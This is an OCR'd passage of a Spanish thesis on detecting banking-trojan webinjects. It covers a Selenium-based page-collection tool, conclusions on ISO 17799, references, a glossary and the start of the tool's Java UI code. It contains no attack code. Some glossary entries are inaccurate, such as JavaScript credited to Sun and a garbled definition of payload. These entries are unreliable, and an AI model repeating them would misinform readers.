


Figura 4.5 Petición de user agent al usuario

Este dato puede ser verificado en la siguiente dirección:

Figura 4.6 Página auxiliar que indica el User Agent de un navegador

Para este caso en particular, el user agent del equipo virtual es el que se muestra a continuación.

Figura 4.7 User Agent IE

Posteriormente se introduce el dato y se da aceptar.




Figura 4.8 Estableciendo user agent a la aplicación

El presente dato es guardado en un fichero adjunto a los códigos HTML/javascript recolectados, y posteriormente puede ser modificado si el usuario lo desea.




Figura 4.9 Creación automática de archivos user agent según el navegador empleado

El análisis despliega una ventana emergente del navegador en uso.




Figura 4.10 Tifón indica al navegador visitar la página especificada

Cuando concluye la visita, dentro del fichero *TAPP\webinject_report* se crea una estructura organizada que clasifica los códigos fuente recolectados. La jerarquía comienza con el nombre de la plataforma (sistema operativo) seguido de ficheros que fueron creados acorde al navegador en cuestión, estos contienen los códigos de la(s) página(s) visitadas, cada archivo se le asigna una fecha y es nombrado acorde a la página visitada.

CONCLUSIONES GENERALES

Las actividades de malware mantienen un alto nivel de sofisticación y constantemente están evolucionando, su elaboración requiere una inversión mínima y las ganancias que produce son significativas, lo suficiente para continuar el desarrollo y brindar soporte con un constante mantenimiento. Este comportamiento demanda una respuesta inmediata; soluciones de seguridad con una estructura más robusta y actualizada. Sin embargo la seguridad de la información no solo está compuesta de grupos de especialistas y herramientas dedicadas a la mitigación malware, ante todo son los usuarios u organizaciones quienes pueden tomar la iniciativa, haciendo uso de las buenas prácticas.

¿Por qué adoptar las buenas prácticas? ISO 17799 es un "estándar" creado por la Organización Internacional de la Estandarización (ISO por sus siglas en inglés), este documento es devoto a la administración de seguridad de la información, puesto que este campo está gobernado por las guías y las buenas prácticas.

Entre estos dos últimos, existen similitudes: En la seguridad de la información el objetivo principal es proteger los activos de una manera personalizada, de esta manera es posible asegurar la continuidad en los negocios, minimizar los daños, y asurar el regreso de la inversión. Por su parte, ISO 17799 le define como un activo que existe de diversas formas y representa un gran valor para la organización.

De manera general, ISO 17799 es una versión que ha evolucionado del Instituto Estándar Británico (BSI) BS 7799. Que fue creado en respuesta a la demanda de un grupo de trabajo con devoción a la Seguridad de la Información. Este estándar está dividido en dos partes: La primera parte consta de una guía basada en sugerencias. En ella se puede apreciar una evaluación y un panorama que ayuda a comprender la infraestructura de seguridad de la información. La segunda parte es una guía basada en requerimientos que detalla conceptos de seguridad de la información, que sirven para llevar a cabo una auditoria.

Adoptar ISO 17799 brinda beneficios, y la oferta de un mecanismo de administración del proceso de seguridad de la información. Su implementación es viable, puesto que no se trata de un estándar técnico o un producto de tecnología.

Entre los beneficios más destacados se encuentran:

La metodología estructurada reconocida internacionalmente.
Un proceso definido para evaluar, implementar, mantener y administrar la seguridad de la información.
Un conjunto de políticas adaptadas, estándares, procedimientos y guías.
Certificación opcional, la cual permite a las organizaciones mostrarse ante todos y evaluar el estado de seguridad con los socios comerciales.

Para poder garantizar un alto nivel de seguridad en los activos (organización de un usuario regular) en efecto se requiere de sistemas de seguridad. Pero no todos los sistemas son del todo fiables, por ello se recomienda complementar con soluciones técnicas. Durante la su implementación, el personal debe ya debe haber entendido las amenazas que se encuentran en su ambiente. Lo que se conoce como identificación de riesgos. Solo hasta ese momento, la organización podrá presumir de tener una seguridad robusta.

REFERENCIAS

Kharouni, Loucif. Stevens, Kevin Villeneuve. Nart. Macalintal, Ivan "TURNING THE TABLES
ON A SPYEYE CYBERCRIME RING" http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_turning-the-tables_spyeye-cibercrime-ring.pdf Trend Micro Research Paper. 2011

Wyke, James: "What is Zeus?"
http://www.sophos.com/medialibrary/PDFs/technical%20papers/Sophos%20what%20is%20zeus%20tp.pdf Threat Researcher, SophosLabs UK. May 2011

Bowen, Pauline. Hash, Joan. Wilson, Mark: "I N F O R M A T I O N S E C U R I T Y"
http://csrc.nist.gov/publications/nistpubs/800-100/SP800-100-Mar07-2007.pdf
Computer Security Division Information Technology Laboratory National Institute of Standards and Technology Gaithersburg, MD 20899-8930 October 2006

Nsuok, Arapaho: "Introduction to Information Security"
http://www.cengage.com/resource_uploads/downloads/1111138214_259146.pdf

Falliere, Nicolas and Chien Eric. "Zeus: King of the Bots"
http://courses.isi.jhu.edu/malware/papers/ZEUS.pdf Symantec Corporation. 2009

CERT Polska Technical Report: "Takedown of the plitfi Citadel botnet"
http://www.cert.pl/PDF/Report_Citadel_plitfi_EN.pdf Research and Academic Computer Network NASK Abril 16, 2013.

INTOSAI Professional Standards Committee: "Information System
Security Review Methodology" http://www.issai.org/media/13024/issai_5310_e.pdf
EDP Audit Committee International Organisation of Supreme Audit Institutions Octubre 1995

Goebel, Jan. Holz, Thorsten: "Rishi: Identify Bot Contaminated Hosts by IRC Nickname Evaluation"

https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/goebel/goebel.pdf

The Government of the Hong Kong Special Administrative Region: "PEER-TO-PEER NETWORK" http://www.infosec.gov.hk/english/technical/files/peer.pdf Febrero 2008

Grizzard, Julian B. Vikram Sharma, Chris Nunnery. Dagon, David: "Peer-to-Peer Botnets: Overview and Case Study" https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/grizzard/grizzard.pdf Applied Physics Laboratory, University of North Carolina at Charlotte, Georgia Institute of Technology 2007

Wang, Ping. Sparks, Sherri Zou, Cliff C. "An Advanced Hybrid Peer-to-Peer Botnet" https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/wang/wang.pdf University of Central Florida, Orlando, FL 2007

Fortinet: "Anatomy of a Botnet" http://www.fortinet.com/sites/default/files/whitepapers/Anatomy-of-a-Botnet-)12

Van Ruitenbeek, Elizabeth. Sanders William H. "Modeling Peer-to-Peer Botnets" https://www.perform.csl.illinois.edu/Papers/USAN_papers/08VAN02.pdf University of Illinois at Urbana-Champaign 2008

Juknius, Jona. Čenys, Antanas: "BOTNET PROPAGATION VIA PUBLIC WEBSITED DETECTION ALGORITHM" http://dspace.vgtu.lt/bitstream/1/824/1/33-36_Juknius.pdf Vilnius Gediminas Technical University. 2011

Gu, Guofei. Yegneswaran, Vinod. Porras, Phillip. Stoll, Jennifer. Lee, Wenke: " Active Botnet Probing to Identify Obscure Command and Control Channels" http://www.cc.gatech.edu/pixi/pubs/Stoll-ACSAC09.pdf Texas A&M University, SRI International, Georgia Institute of Technology. 2009

Maymounkov, Petar. Mazieres: "Kademlia: A Peer-to-peer Information System based on the XOR Metric" http://pdos.csail.mit.edu/~petar/papers/maymounkov-kademlia-lncs.pdf New York University.

Pita, Isabel: “A formal specification of the Kademlia distributed hash table” http://maude.sip.ucm.es/kademlia/files/pita_kademlia.pdf Universidad Complutense de Madrid.

Zang, Xiaonan. Tangpong, Athichart. Kesidis, George. Miller, David J. Botnet Detection Through Fine Flow Classification “http://www.cse.psu.edu/research/publications/tech-reports/2011/CSE-11-001.pdf” Departments of CS&E and EE The Pennsylvania State University University Park, PA, 16802. 31 de Enero 2011.

Alomari, Esraa. Selvakumar, Manickam. Gupta, B. B. Karuppayah, Shankar. Alfaris, Rafeef: ” Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers: Classification and Art ” http://arxiv.org/ftp/arxiv/papers/1208/1208.0403.pdf Universiti Sains Malaysia, Malaysia. University of New Brunswick, Canada. RSCOE, University of Pune, India. Centre (NAV6), Universiti Sains Malaysia, Malaysia.

A Trend Micro White Paper “Taxonomy of Botnet Threats” http://www.cs.ucsb.edu/~kemm/courses/cs595G/TM06.pdf Noviembre 2006

Tariq Banday M. Qadri Jameel A. Shah, Nisar A.” Study of Botnets and Their Threats to Internet Security” http://sprouts.aisnet.org/594/1/Botnet_Sprotus.pdf University of Kashmir, India. BC College of North West London, UK. University of Kashmir, India.

Gunter Ollmann: ” Botnet Communication Topologies Understanding the intricacies of botnet command-and-control” https://www.damballa.com/downloads/r_pubs/WP_Botnet_Communications_Primer.pdf , VP of Research, Damballa Inc. 2009

Bu, Zheng. Bueno, Pedro. Kashyap, Rahul. Wosotowsky, Adam “The New Era of Botnets” http://www.mcafee.com/us/resources/white-papers/wp-new-era-of-botnets.pdf McAfee Labs™. 2010.

Rossow, Christian. Andriesse, Dennis. Werner, Tillmann. Stone-Gross, Brett. Plohmann§, Daniel. Dietrich, Christian J. Bos, Herbert. “SoK: P2PWNED — Modeling and Evaluating the Resilience of Peer-to-Peer Botnets” http://www.ieee-security.org/TC/SP2013/papers/4977a097.pdf Institute for Internet Security, Gelsenkirchen, Germany. VU University Amsterdam, The Netherlands. Fraunhofer

FKIE, Bonn, Germany. Dell SecureWorks. IEEE Symposium on Security and Privacy. 2013.

Borgaonkar, Ravishankar "An Analysis of the Asprox Botnet" http://www.isti.tu-berlin.de/fileadmin/fg214/Papers/ravi-asprox.pdf Technical University of Berlin

Ibrahim, Dr.Laheeb M. Thanoon, Karam Hatim. "Detection of Zeus Botnet in Computers Networks and Internet" http://www.jitbm.com/6thVolumeJITBM/zeus%20jitbm.pdf , University of Mosul. 29 de Octubre de 2012.

Binsalleeh, H. Ormerod, T. Boukhtouta, A. Sinha, P. Youssef, A. Debbabi, M. Wang, L. http://www.ieee-security.org/TC/SP2013/papers/4977a097.pdf National Cyber Forensics and Training Alliance Canada. Computer Security Laboratory, Concordia University. Montreal, Quebec, Canada.

Dabek, Frank. Bruskill, Emma. Kaashoek, Frans M. Karger, David. Morris, Robert. Stoic, Ion. Balakrishnan. "Building Peer-to-Peer Systems With Chord, a Distributed Lookup Service" http://www.cs.princeton.edu/courses/archive/spr05/cos598E/bib/dabek-chord.pdf MIT Laboratory for Computer Science.

Dabek, Frank. Bruskill, Emma. Kaashoek, Frans M. Karger, David. Morris, Robert. Stoic, Ion. Balakrishnan. "Chord: A Scalable Peer-to-Peer Lookup Protocol for Internet Applications" http://cs.uccs.edu/~cs622/papers/01180543.pdf IEEE/ACM TRANSACTIONS ON NETWORKING, VOL. 11 Febrero 2003.

Eslahi, Meisam. "botAnalytics: Improving HTTP-Based Botnet Detection by Using Network Behavior Analysis System" http://dspace.fsktm.um.edu.my/bitstream/1812/1036/1/Meisam%20Eslahi%20(WGA070104).pdf Faculty of Computer Science and Information Technology University of Malaya. 2010

Team Cymru, Inc "A TASTEOF HTTPBOTNETS" http://www.team cymru.com/ReadingRoom/Whitepapers/2008/http-botnets.pdf Julio de 2008

Binsalleeh, H. Ormerod, T. Boukhtouta, A. Sinha, P. Youssef , A. Debbabi, M. Wang, L. "On the Analysis of the Zeus Botnet Crimeware Toolkit" http://www.ncfta.ca/papers/On_the_Analysis_of_the_Zeus_Botnet_Crimeware.pdf National Cyber Forensics and Training Alliance Canada. Computer Security Laboratory, Concordia University. Montreal, Quebec, Canada

Trend Micro Research Paper "ZeuS: A Persistent Criminal Enterprise" http://la.trendmicro.com/media/misc/zeus-a-persistent-criminal-research-paper-en.pdf Trend Micro, Incorporated. Marzo de 2010

BOSATELLI, Fabio "Zarathustra: Detecting Banking Trojans via Automatic, Platform-independent WebInjects Extraction" https://www.politesi.polimi.it/bitstream/10589/78343/1/2013_04_Bosatelli.pdf POLITECNICO DI MILANO Scuola di Ingegneria dell'Informazione. 2011–2012

Dougan, Timothy. Curran, Kevin. "Man in the Browser Attacks" http://www.scis.ulster.ac.uk/~kevin/IJACI-Vol4No1-maninbrowser.pdf University of Ulster, UK Enero-Marzo de 2012.

RSA The Security Division of EMC, "Making Sese of Man-in-the-browser Attacks: Threat Analysis and Mitigation for Financial Institutions" http://viewer.media.bitpipe.com/1039183786_34/1295277188_16/MITB_WP_0510-RSA.pdf
2010

Krysiuk, Piotr. Doherty, Stephen "The World of Financial Trojans" http://www.cfoinnovation.com/system/files/The_World_of_Financial_Trojans.pdf Symantec Corporation World Headquarters.2013

SafeNet The Foundation of Information Security. "Man-in-the-Browser Understanding Man-in-the-Browser Attacks and Addressing the Problem" http://www2.safenet-inc.com/email/2010/MITB-2010/Man-in-the-Browser-Security-Guide.pdf 2010

Cinnober Financial Technology AB Research & Technology. "The benefits of using Java as a high-performance language for mission critical financial applications". http://www.cinnober.com/sites/cinnober.com/files/news/The-benefits-of-Java-white-paper-1.pdf 8 de octubre 2012.

SeleniumHQ. “Selenium Documentation”. http://docs.seleniumhq.org/docs/ Octubre

2008-2013.

Serena Software, Inc. A. “An IntroductIon to AgIle SoftwAre development” http://www.serena.com/docs/repository/solutions/intro-to-agile-devel.pdf 2007

Abrahamsson, Pekka. Salo, Outi. Rokainen, Jussi. Juhani, Warsta. “Agile software development methods Review and analysis”. http://www.vtt.fi/inf/pdf/publications/2002/P478.pdf VTT Electronics. University of Oulu. Otamedia Oy, Espoo 2002.

Carlson, Tom. “Information Security Management: Understanding ISO 17799” http://www.netbotz.com/library/ISO_17799.pdf Member of Consulting Staff, CISSP Lucent Technologies Worldwide Services Septiembre 2001.

Rowstron, Antony. Druschel, Peter. Microsoft Research Ltd. House, St. George. Street, Guildhall Cambridge, CB2 3NH, UK. “Pastry: Scalable, distributed object location and routing for large-scale peer-to-peer systems” http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.28.5987&rep=rep1&type=pdf Microsoft Research Ltd, St. George House, Guildhall Street, Cambridge, CB2 3NH, UK. Rice University MS-132, 6100 Main Street,Houston, TX 77005-1892, USA.

GLOSARIO

Android	Sistema Operativo móvil desarrollado por Google. Generalmente es usado en diversos teléfonos inteligentes. Está basado en el kernel libre Linux. Su código es libre, permitiendo a los desarrolladores modificar y personalizar el S.O. para cada dispositivo móvil. De manera típica incluye aplicaciones construidas, y el apoyo de programadores terceros con el Android Software Developer Kit (SDK). Los programas son escritos en Java.
Application Software	Hace referencia a un programa el cual es usualmente designado y desarrollado para un propósito en específico con una interfaz sencilla. Está intencionado para desarrollar una tarea en específico.
API	Application Programming Interface. Hace referencia a un conjunto de comandos, funciones y protocolos, los cuales los programadores pueden usar un software constructivo para un sistema operativo específico. Todos los sistemas operativos de una computadora como Windows, Linux y Mac OS, provee una interfaz de aplicación para programación. Su utilidad se extiende también en consolas de video juegos y otros dispositivos que puedan correr programas de software. Las APIs facilitan el trabajo de los programadores y benefician al usuario final.
Back Door	Hace referencia a una herramienta instalada luego de ser comprometida, para poder dar al atacante acceso al sistema comprometido de manera sencilla alrededor de cualquier mecanismo de seguridad que se encuentre en ese lugar.
Base de Datos	Hace referencia a una estructura que almacena información organizada. La mayoría de las bases de datos contienen múltiples tablas, las cuales pueden incluir campos diferentes.
Black Hat	Atacante de Sombrero negro. Hace referencia a una persona que intenta buscar vulnerabilidades de seguridad y explotarlas con el propósito de ganar bienes financieros, comprometer la seguridad de sistemas mayores, apagar o alterar la función de sitios web o redes.

Bot	Programa que desempeña tareas de usuario centradas de manera automática sin la intervención de un usuario.
Botnet	Cantidad de computadoras comprometidas que son usadas para crear, generar spam, mandar virus o inundar una red con mensajes como ataques de denegación de servicio.
Cifrado	Hace referencia a la codificación de información, de tal manera que pueda ser decodificado y leído por alguien que tenga la llave correcta para decodificar. Su uso es para la seguridad de sitios web así como otros medios para transferir información.
Crimeware	Hace referencia a cualquier programa de computadora diseñado para expresar el propósito de conducta de códigos maliciosos y actividades en línea. Los programas son diseñados para automatizar la obtención de información.
Cíbercrimen	Actividad criminal realizada mediante computadoras e internet para robar información personal de otros usuarios.
Denial of Service	Denegación de Servicio. Hace referencia a un esfuerzo para hacer uno o más sistemas de computadoras no disponibles. Típicamente dirigido a servidores web, pero también puede ser usado en servidores de correo, nombres de servidores, y otro tipo de sistema de computadora. Puede ser implementado desde un solo equipo, pero típicamente hace uso de muchos equipos para llevar a cabo el ataque.
DNS	Domain Name Service. Su principal propósito es mantener a los navegadores de la red sanos. Sin la presencia del DNS, se tendría que recordar la IP de cada sitio que un equipo visita.
Framework	Hace referencia a una plataforma para el desarrollo de aplicaciones de software. Proveen una fundación en la cual los desarrolladores de software pueden construir programas para una plataforma en específico. Un framework es similar a un API, aunque técnicamente un framework incluye un API. La diferencia entre estos, el framework sirve como una fundación para programar, mientras que un API da acceso a los elementos soportados por el framework. Este último puede incluir librerías, un compilador y otros programas usados en el desarrollo de un software de proceso.

FTP	File Transfer Protocol. Hace referencia a un método común de transferencia de archivos vía internet desde un computador a otro.
Gigabyte	Un gigabyte abreviado frecuentemente como "GB" es 10^9= 1,000,000,000 bytes, precede al terabyte, son usados para medir capacidad de almacenamiento.
Host	Hace referencia a un equipo que actúa como un servidor para otras computadoras sobre una red. Puede ser un servidor web, un servidor de correos, un servidor FTP, etc.
HTML	Hyper Text Make up Language. Hace referencia a un lenguaje donde son escritas las páginas web. También es conocido como documentos hipertexto. La sintaxis de este lenguaje está basada en una lista de etiquetas que describen el formato de la página y lo que está desplegado en la página web.
HTTP	Hypertext Transfer Protocol. Hace referencia al protocolo usado dentro de la familia Protocolo Internet (IP), usado para transportar documentos de hipertexto a través del internet. HTTPS Hace referencia a el uso de http mejorado por un mecanismo de seguridad, el cual utiliza SSL.
IDE	Integrated Development Enviroment. Hace referencia a un programa que incluye un editor de código fuente, un compilador, y usualmente un depurador que trabajan juntos cuando se construye un programa de software. Mantiene rastreo de todos los archivos que están relacionados al proyecto y proveen una interfaz central para escribir código fuente, vínculos a archivos conjuntos, y software depurador.
Ingeniería Social	Hace referencia al uso de trucos psicológicos, la manipulación de comportamiento de criminales en los usuarios para ganar acceso a la información.
IP	Internet Protocol. Hace referencia al método o protocolo por el cual la información es enviada de una computadora a otra en el internet
Java	Lenguaje de Programación de alto nivel desarrollado por Sun Microsystems. Originalmente diseñado para desarrollar programas para decodificadores y dispositivos móviles. Está estrictamente orientado a objetos. Sus programas no son

	ejecutados directamente por el Sistema Operativo, en lugar son interpretadas por la Máquina Virtual de Java, la cual corre en muchas plataformas. Lo que significa que todos los programas son multiplataforma y pueden correr en cualquier S.O.
Javascript	Lenguaje de programación diseñado por Sun Microsystems, puede ser integrado a páginas HTML estándar. Está basado en la sintaxis de Java, es un lenguaje de scripts que no puede ser usado para crear programas independientes. En su lugar es empleado para dar dinamismo e interactividad a páginas web. Los desarrolladores validan a las entradas.
Kernel	Provee el servicios más básicos de bajo nivel, en lo que respecta a interacción hardware-software y administración de memoria
Malicious Code	(Véase Trojan Horse) Software que aparenta desempeñar una función útil, pero gana acceso no autorizado a los recursos del sistema o engaña al usuario a ejecutar lógica maliciosa.
Malware	Hace referencia a un código indeseado que es introducido de manera clandestina en un sistema de computadora para dañarle.
MITM	Man in the Middle. Hace referencia a una forma de espionaje donde la comunicación entre dos usuarios es monitoreada por un tercer elemento no autorizado. El atacante intercepta la llave pública del mensaje y retransmite el mensaje, reemplazando la llave requerida con la suya.
MYSQL	Hace referencia al sistema de código abierto relacional en la administración de una base de datos. Está basado en la estructura del lenguaje de consultas, el cual es usado para añadir, remover y modificar información en la base de datos.
NAT	Network Address Translation. Hace referencia a la traducción de direcciones IP de computadoras en una red local a una simple dirección IP.
Ofuscado	Hace referencia a una técnica de programación, en donde el código es oscurecido de manera intencional para prevenir procesos inversos y mostrar código difícil de entender a cualquiera que no sea el autor del código.
OS	Operating System. Es el programa más importante que corre una computadora. Desarrollan tareas básicas; tales como reconocimiento de entrada desde el teclado, mandar una

	respuesta desde el monitor mantener archivos y directorios, controlar periféricos, etc.
P2P	Peer to Peer. Hace referencia a cualquier relación en la cual múltiples hosts autónomos interactúan como iguales. La comunicación Peer to peer se refiere a cualquier nodo en la red que actúa como cliente y servidor.
Payload	Hace referencia a la verificación de información cuando alcanza su destino. Cuando la información es enviada a través de la red, cada unidad transmisora incluye una cabecera de información junto con la información. La cabecera identifica la fuente y el destino del paquete, mientras que el proceso actual de transmisión del proceso, es despojado del paquete cuando alcanza su destino.
Perl	Practical Extraction and Report Language. Hace referencia a un lenguaje de scripts que usa una sintaxis similar a lenguajes C. Es comúnmente usado por programadores para crear scripts para servidores web.
PHP	Hypertext Preprocesor. Hace referencia a un script incrustado en lenguaje Web. Lo cual significa que puede ser inseradp en la página web. Cuando ima página PHP es accesadam el código es analizado por el servidor donde reside la página. La salida de las funciones PHP sobre la página, son típicamente regresadas como código HTML interpretado por el navegador.
Process Explorer	Hace referencia a un administrador de tareas y analizador de procesos que puede perforar en los procesos que han sido cargados.
Proxy	Hace referencia a un servidor que todas las computadoras sobre la red local accedan a través de este antes de acceder a la información del internet.
RC4	Algoritmo de cifrado creado por Ronald Rivest de la seguridad RSA, el cual es usado en contraseñas para protocolos de cifrado en ruteadores inalámbricos.
Root	Hace referencia al nombre de la cuenta de administrador en sistemas Unix.
Script	Hace referencia a una documentos de texto que contienen instrucciones escritas en un cierto lenguaje. Estos documentos pueden ser abiertos y editados usando un editor de texto básico.

	Son empleados para automatizar procesos en una computadora local o para generar páginas web.
SHA-1	Hace referencia a una de diversas técnicas de funciones hash para el cifrado, en su mayoría empleada para verificar si un archivo ha sido alterado.
Spoofing	La palabra spoof significa engaño, truco, burla. En el mundo de las Tecnologías e Información hace referencia al engaño de sistemas de computadoras u otros usuarios de computadora. Se hace manera típica al esconder la identidad o falsificando la identidad de otro usuario en el internet.
SSL	Secure Socket Layer. Hace referencia a un protocolo desarrollado por Netscape por transmitir documentos privados vía internet. SSL trabaja usando una llave pública para cifrar información que es transferida a través de la conexión SSL.
TCP/IP	Transmission Control Protocol/Internet Protocol. Hace referencia a dos protocolos que fueron diseñados en una etapa temprana por el ejército estadounidense. El propósito era permitir a los computadores el poder comunicarse a través de redes a grandes distancias. TCP verifica los paquetes entrgados. IP se refiere al movimiento de los paquetes entre nodos.
TCP View	Hace referencia a un monitoreo de red en Windows, que muestra una representación gráfica de los actuales mensajes TCP y UDP que se encuentran activos.
TFTP	Trivial Transfer Protocol. Hace referencia a un protocolo de transferencia similar al FTP, pero más limitado. A diferencia de su contraparte, el TFTP no soporta autenticación, y no puede cambiar directorios o listar el contenido de los directorios. Su uso más frecuente es para transferir archivos individuales sobre una red local. Puede también ser usado para iniciar el sistema de una computadora desde una red conectada a un dispositivo de almacenamiento.
Trojan Horse	Hace referencia a un Programa de Computadora que parece tener una función útil, pero también oculta potentes funciones maliciosas que evaden mecanismos de seguridad, algunas veces explotando autorizaciones legítimas de la entidad de un sistema que invoca el programa.

UDP	User Datagram Protocol. Hace referencia a una parte de la suite del protocolo TCP/IP usado para la transferencia de información. Se le conoce como el protocolo sin estado, puesto que no reconoce los paquetes que han sido recibidos. Por tal razón el empleo que se le otorga más seguido es la transmisión de media.
User Agent	Hace referencia a una aplicación de cliente, o sistema de computación que es usado con un protocolo de red particular, tal como la Wordl Wide Web.
URL	Uniform Resource Locator. Hace referencia a la dirección global de un documento y otras fuentes sobre la World Wide Web.
VoIP	Voice Over Internet Protocol. Hace referencia a una conexión telefónica sobre el internet básica. La información es enviada de manera digital usando el Protocolo Internet (IP), en lugar de líneas análogas. De esta manera será posible realizar llamadas a larga distancia sin hacer uso de cambios internacionales.
Website	Página o colección de páginas en la World Wide Web que contiene información específica, la cual fue otorgada por una persona o entidad y se localiza con una simple Uniform Resource Locator (URL).
Wireshark	Hace referencia a un protocolo de análisis de redes que permiten a los usuarios interactuar con el tráfico del navegador en una red de computadora. De esta manera es posible analizar la estructura de diferentes protocolos de red.
XAMPP	Hace referencia a X Apache, MySQL, PHP, Perl un software que permite la instalación de un servidor web, esta distribución contiene una base de datos MySQL, servidor web Apache junto con intérpretes de script como PHP y Perl.

APÉNDICE A

Obtención de código HTML/Javascript de sitios web mediante Selenium RC

Introducción

En este apéndice se encuentran métodos que fueron codificados en un lenguaje de alto nivel Java, dichos métodos recurren al archivo selenium-server-standalone.jar para llevar acabo la recolección de código HTML/Javascript y si es indicado por el usuario, una captura de pantalla del sitio web.

Se debe hacer énfasis que estos métodos se encuentran en clases independientes a la clase y método principal, por lo que son llamadas por este último. En su mayoría, los parámetros manejados son declarados de manera local.

Clase Principal

A.1 Interfaz del usuario

Clase principal que despliega la interfaz de usuario. En ella se reciben y transmiten las direcciones url en formato de parámetro, de esta manera las clases restantes se encargan de realizar las peticiones a los sitios especificados.

```
public class View extends javax.swing.JFrame {

  Get_Browser gb=new Get_Browser();
  GetSourceCode gs=new GetSourceCode();

  public View()
  {
    initComponents();
    setLocation(500,270); //Posición inicial de la ventana
  }
```

```
    @SuppressWarnings("unchecked")
    // <editor-fold defaultstate="collapsed" desc="Generated Code">
    private void initComponents() {

        jPanel1 = new javax.swing.JPanel();
        jButton1 = new javax.swing.JButton();
        jScrollPane2 = new javax.swing.JScrollPane();
        jTextArea2 = new javax.swing.JTextArea();
        jButton2 = new javax.swing.JButton();
        jPanel2 = new javax.swing.JPanel();
        jCheckBox2 = new javax.swing.JCheckBox();

        setDefaultCloseOperation(javax.swing.WindowConstants.EXIT_ON_CLOSE);
        setTitle("Typhoon");


jPanel1.setBorder(javax.swing.BorderFactory.createTitledBorder(javax.swing.Border
Factory.createTitledBorder(javax.swing.BorderFactory.createEtchedBorder(), "",
javax.swing.border.TitledBorder.DEFAULT_JUSTIFICATION,
javax.swing.border.TitledBorder.DEFAULT_POSITION, new java.awt.Font("Arial", 0,
10)), "Dirección Url:", javax.swing.border.TitledBorder.LEFT,
javax.swing.border.TitledBorder.TOP, new java.awt.Font("Arial", 0, 12))); // NOI18N
        jPanel1.setFont(new java.awt.Font("Arial", 0, 13)); // NOI18N

        jButton1.setText("Análisis");
        jButton1.addActionListener(new java.awt.event.ActionListener() {
            public void actionPerformed(java.awt.event.ActionEvent evt) {
                jButton1ActionPerformed(evt);
            }
        });

        jTextArea2.setColumns(20);
        jTextArea2.setRows(5);
        jTextArea2.addKeyListener(new java.awt.event.KeyAdapter() {
            public void keyReleased(java.awt.event.KeyEvent evt) {
                jTextArea2KeyReleased(evt);
            }
        });
```

```
        jScrollPane2.setViewportView(jTextArea2);

        jButton2.setText("Borrar");
        jButton2.addActionListener(new java.awt.event.ActionListener() {
            public void actionPerformed(java.awt.event.ActionEvent evt) {
                jButton2ActionPerformed(evt);
            }
        });

        javax.swing.GroupLayout jPanel1Layout = new
javax.swing.GroupLayout(jPanel1);
        jPanel1.setLayout(jPanel1Layout);
        jPanel1Layout.setHorizontalGroup(

jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
            .addGroup(javax.swing.GroupLayout.Alignment.TRAILING,
jPanel1Layout.createSequentialGroup()
                .addContainerGap()
                .addComponent(jScrollPane2, javax.swing.GroupLayout.PREFERRED_SIZE, 0,
Short.MAX_VALUE)

.addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.UNRELATED)

.addGroup(jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.T
RAILING)
                    .addComponent(jButton1, javax.swing.GroupLayout.PREFERRED_SIZE, 88,
javax.swing.GroupLayout.PREFERRED_SIZE)
                    .addComponent(jButton2, javax.swing.GroupLayout.PREFERRED_SIZE, 88,
javax.swing.GroupLayout.PREFERRED_SIZE))
                .addContainerGap())
        );
        jPanel1Layout.setVerticalGroup(

jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
